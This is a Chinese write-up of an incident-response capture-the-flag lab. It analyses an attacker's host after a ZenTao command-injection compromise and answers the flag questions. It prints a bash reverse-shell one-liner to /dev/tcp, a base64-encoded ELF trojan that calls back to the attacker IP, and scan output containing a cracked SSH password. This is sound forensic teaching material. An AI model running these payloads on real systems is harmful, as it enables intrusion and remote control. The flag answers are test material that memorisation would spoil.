bash -c '0<&30-;exec 30<>/dev/tcp/192.168.100.22/8888;sh <&30 >&30 2>&30'
然后黑客操作受害机启用了默认的目录列表功能**Directory Listing,**导致泄露了用户根目录下的所有文件!并且紧接着后面tcpdump抓包了一个文件apt.pcap,那么很可能会窃取一些会话的秘钥信息等

后面就是对这个.pcap大文件的传输了
对.bash_history文件分析
接下来查看.bash_history文件
然后也是对应流量包中启动zentao和tcpdump抓包的过程,那么这台主机就是黑客的主机了而不是受害者主机


起了一个http服务,下载了apt.pcap文件
发现了一段字符串,进行base64解码发现是个elf文件,丢入沙箱分析
bash
echo 'f0VMRgEBAQAAAAAAAAAAAAIAAwABAAAAVIAECDQAAAAAAAAAAAAAADQAIAABAAAAAAAAAAEAAAAAAAAAAIAECACABAjPAAAASgEAAAcAAAAAEAAAagpeMdv341NDU2oCsGaJ4c2Al1towKhkFmgCABFRieFqZlhQUVeJ4UPNgIXAeRlOdD1oogAAAFhqAGoFieMxyc2AhcB5vesnsge5ABAAAInjwesMweMMsH3NgIXAeBBbieGZsmqwA82AhcB4Av/huAEAAAC7AQAAAM2A' | base64 -d

解码进行检测是个木马,而且会主动向192.168.100.22发起tcp连接,这里就是对应了流量包中的攻击者在SCM字段注入让受害机下载的favion.ico文件
bash
ls
cd /tmp
ls
mv .ks /opt/gj
cd /opt/gj
ls
d ..
ls
cd /opt
ls
cd gj
ls
rls
cat result.txt
ls
passwd root
这里将/tmp目录下的一个隐藏文件.ks移动到了/opt/gj下,这个也就是之前发现的可疑文件夹,查看了result.txt文件。
查看gj文件夹
那么现在查看gj文件夹,着重查看一下result.txt文件

查看result.txt,发现这应该就是一个工具的扫描结果,而且都是内网ip,这里扫描到了一个内网主机ip为10.0.1.147的账户密码,但是通过查看流量包和历史命令的操作都没发现对这个主机的操作
bash
10.0.1.147:8080 open
10.0.1.1:21 open
10.0.1.120:22 open
10.0.1.1:81 open
10.0.1.1:80 open
10.0.1.199:22 open
10.0.1.147:22 open
[*] WebTitle: http://10.0.1.147:8080    code:200 len:3757   title:欢迎使用禅道集成运行环境!
[*] WebTitle: http://10.0.1.1:81        code:503 len:107    title:None
[*] WebTitle: http://10.0.1.1           code:403 len:13599  title:OpenWrt - LuCI
[+] SSH:10.0.1.199:22:admin 123456然后还在gj文件夹发现了一个扫描工具fscan,这应该就是黑客用来爆破扫描内网的工具了,那这个result.txt应该就是它的扫描结果了。然后里面还有一个压缩包xmrig.tar.gz,这是 门罗币挖矿软件的压缩包,可能利用高占用CPU。

然后发现了client 和server 的文件夹,基于之前使用CobaltStrike的经验,这个client 和server一般是用来搭建与受害机的会话通道 的,这里查看发现了一个可执行文件frpc ,搜索发现这是一个内网穿透工具,用于将内网服务暴露到公网,应该是配合fscan工具扫描到可利用的信息后,再通过frpc工具将内网通信会话暴露给攻击机

总结
然后因为这个是攻击机不是受害靶机不能准确的把握攻击者具体做了什么,但看目前已有的痕迹,大致推断,
- 攻击者是利用了受害机zentoo旧版本工具的CVE-2020-13765SCM系统命令注入漏洞,让受害机下载并bash执行一个反弹shell文件,
- 获得监听控制后,启用了默认的目录列表功能Directory Listing 查看了用户根目录下的敏感文件 ,再tcpdump 抓包了apt.pcap文件可能从中获得了一些会话秘钥之类的
- 然后可能使用工具fscan对内网中的其他主机进行爆破扫描,并得到了主机10.0.1.199ssh登录的账户密码,那么就可以利用frpc工具将这个内网通信会话暴露给攻击者,此外opt/gj文件夹下还有一个xmrig.tar.gz的挖矿程序压缩包,这里可能也会在后续的攻击中被用到
那么现在就开始做题了!
1、请提交禅道的版本号,格式: flag{xx.xxx.xxxx}
这个zentoo是个应用程序,那么基于这个在/opt的应用程序目录查找,发现了zentoo

flag{18.0.beta1}
2、分析攻击者使用了什么工具对内网环境进行了信息收集,将该工具名称提交 flag{xxxx}
这里也是一个工具,查看/opt目录的时候发现有一个所属者为nobody有与root权限一样的文件夹gj,它的命名也是很不寻常

基于fscan的扫描报告result.txt中的内网机扫描报告可以得出,是使用了fscan工具对内网进行了扫描
则得到flag{fscan}
3、攻击者攻击服务器得到shell以后,是处于哪个用户下做的操作,将该用户名提交 flag{xxxx}
这个要找得到shell以后是基于哪个用户下的操作,那么就是要找是哪个用户对服务器进行了get shell的部署,那么这里因为是通过zentoo的SCM字段执行系统命令来下载执行反弹shell的,那么这样分析就可以从apt.pcap中找执行操作的流量包
因为是上传命令,而且这个漏洞的利用点是编辑zentoo的代码库时进行上传的操作,那么我就筛http POST流量!

这个前几个包就是输入的id命令,那么就可以直接在对应的返回包中找了!是uid = 65534(nobody)

那么是用户nobody,也是当时分析gj文件夹时的所属者
提交flag{nobody}
4、攻击者扫描到内网 DMZ-B机器的账户密码为多少格式 flag{root:root}

这个可以直接在发现的有内网扫描行为的工具fscan的当前目录找扫描报告,即result.txt
bash
10.0.1.147:8080 open
10.0.1.1:21 open
10.0.1.120:22 open
10.0.1.1:81 open
10.0.1.1:80 open
10.0.1.199:22 open
10.0.1.147:22 open
[*] WebTitle: http://10.0.1.147:8080    code:200 len:3757   title:欢迎使用禅道集成运行环境!
[*] WebTitle: http://10.0.1.1:81        code:503 len:107    title:None
[*] WebTitle: http://10.0.1.1           code:403 len:13599  title:OpenWrt - LuCI
[+] SSH:10.0.1.199:22:admin 123456
发现了账户密码
提交flag{admin:123456
(如有问题请指正)